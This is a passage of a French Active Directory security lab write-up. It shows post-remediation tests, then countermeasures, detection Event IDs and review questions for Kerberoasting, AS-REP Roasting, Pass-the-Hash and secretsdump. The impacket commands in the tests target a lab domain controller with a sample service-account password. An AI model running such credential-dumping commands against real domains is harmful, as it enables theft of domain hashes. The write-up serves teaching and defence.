Test 2 - AS-REP Roasting après réactivation de la pré-authentification

```
impacket-GetNPUsers \  
-dc-ip 192.168.56.10 \  
-no-pass \  
lab.local/user_asrep
```

Cette fois, aucun hash n'est retourné. L'outil affiche "User user_asrep doesn't have UF_DONT_REQUIRE_PREAUTH set", ce qui confirme que la pré-authentification est bien réactivée et que l'attaque n'a plus aucune prise.

Test 3 - secretdump après retrait des droits Domain Admin

```
impacket-secretsdump \  
lab.local/svc_sql:'Service123!'@192.168.56.10
```

L'accès est refusé. L'outil retourne "ERROR_DS_DRA_ACCESS_DENIED". svc_sql n'étant plus Domain Admin, il n'a plus les droits nécessaires pour accéder à NTDS.dit et extraire les hashes du domaine.

PARTIE 4 — Conclusion et bonnes pratiques

Bonnes pratiques à retenir

Ce TP illustre à travers une chaîne d'attaque complète (Kerberoasting -> escalade -> contrôle total) à quel point des erreurs de configuration courantes peuvent avoir des conséquences catastrophiques. Voici les principales leçons à retenir pour sécuriser un Active Directory en production.

Synthèse des attaques et contre-mesures

Attaque	Prérequis attaquant	Contre-mesure principale	Event ID détection
Kerberoasting	Compte du domaine (non-admin)	gMSA ou mot de passe 30+ caractères + AES256	4769 (TGS request, RC4)
AS-REP Roasting	Aucun compte requis (accès réseau seul)	Ne jamais désactiver la pré-authentification Kerbero	4768 (PreAuth type = 0)
Pass-the-Hash	Hash NTLM + droits admin sur la cible	Credential Guard + moindre privilège + LAPS	4624 (logon type 3)
Secretsdump	Compte Domain Admin ou droits DCSync	Moindre privilège + Protected Users + audit DCSync	4662 (accès objet DS)

Gestion des comptes de service

- Utiliser des gMSA systématiquement pour tous les nouveaux comptes de service
- Auditer tous les comptes avec SPN : `Get-ADUser -Filter {ServicePrincipalName -like '*\*'}`
- Changer les mots de passe des comptes de service existants (30+ caractères aléatoires minimum)
- Forcer AES256 : `Set-ADUser -Identity svc_sql -KerberosEncryptionType AES256`

Protocoles et configuration Kerberos

- Ne jamais désactiver `DoesNotRequirePreAuth` sauf besoin absolument justifié et documenté
- Auditer mensuellement les comptes avec `DoesNotRequirePreAuth` activé via un script PowerShell
- Désactiver RC4 dans la négociation Kerberos si tous les clients le supportent (Windows 10+ et Server 2016+)

Gestion des privilèges

- Principe du moindre privilège : aucun compte de service ne doit être Domain Admin

- Tier Model Microsoft : séparer les comptes admin Tier 0 (DC), Tier 1 (serveurs), Tier 2 (postes)
- Déployer LAPS pour éliminer les mots de passe admin locaux partagés entre machines
- Activer Protected Users pour tous les comptes sensibles : bloque NTLM, force AES Kerberos

Surveillance et détection

- Configurer le SIEM pour alerter sur Event ID 4769 (RC4) en masse, 4768 (PreAuth=0), 4662 (DCSync)
- Utiliser BloodHound/SharpHound en interne (Purple Team) pour cartographier les chemins d'attaque AD
- Microsoft Defender for Identity : détection native des attaques Kerberos

Questions de synthèse

Question 1

Un attaquant a intercepté un ticket TGS Kerberoastable en RC4. Expliquez pourquoi changer le mot de passe de svc_sql APRES l'interception n'invalide pas ce ticket déjà capturé, et quelle est la durée de vie par défaut d'un TGS.

Question 2

Quelle est la différence fondamentale entre Kerberoasting et AS-REP Roasting en termes de prérequis attaquant ? Lequel des deux représente la menace la plus sérieuse pour un réseau exposé à Internet ?

Question 3

Le Pass-the-Hash ne fonctionne pas avec Kerberos, uniquement avec NTLM. Expliquez comment l'activation de Protected Users pour le compte Administrateur bloquerait l'attaque réalisée en Partie 2.

Question 4

Lors du test de validation (Partie 3, Défense 4), le Kerberoasting retourne encore un hash même après le changement de mot de passe. Pourquoi est-ce normal ? La défense est-elle efficace malgré cela ?

Question 5

Proposez une architecture de surveillance complète basée sur les Event IDs vus dans ce TP. Quels critères (seuils, corrélations) utiliseriez-vous pour déclencher une alerte dans un SIEM ?

- Event ID 4769 avec Ticket Encryption Type = 0x17 (RC4) : déclencher une alerte si plus de 5 demandes RC4 sont observées en moins d'une minute pour le même SPN ou depuis la même adresse IP. C'est l'indicateur d'un scan Kerberoasting.
- Event ID 4768 avec Pre-Authentication Type = 0 : toute occurrence de cet événement doit déclencher une alerte immédiate, car la pré-authentification désactivée est toujours une anomalie.
- Event ID 4662 avec les droits DCSync (DS-Replication-Get-Changes et DS-Replication-Get-Changes-All) : déclencher une alerte si ces droits sont utilisés par un compte autre que les contrôleurs de domaine eux-mêmes. C'est l'indicateur d'un secretsdump ou d'une attaque DCSync.
- Event ID 4624 de type 3 (réseau) avec l'option NtLmSspProvider dans le champ AuthenticationPackageName, provenant d'adresses inhabituelles : indicateur de Pass-the-Hash ou de mouvement latéral NTLM.

En corrélant ces événements (par exemple : 4769 RC4 suivi d'un 4662 DCSync depuis la même IP en moins de 30 minutes), on peut détecter la chaîne d'attaque complète et intervenir avant que le contrôleur de domaine ne soit compromis.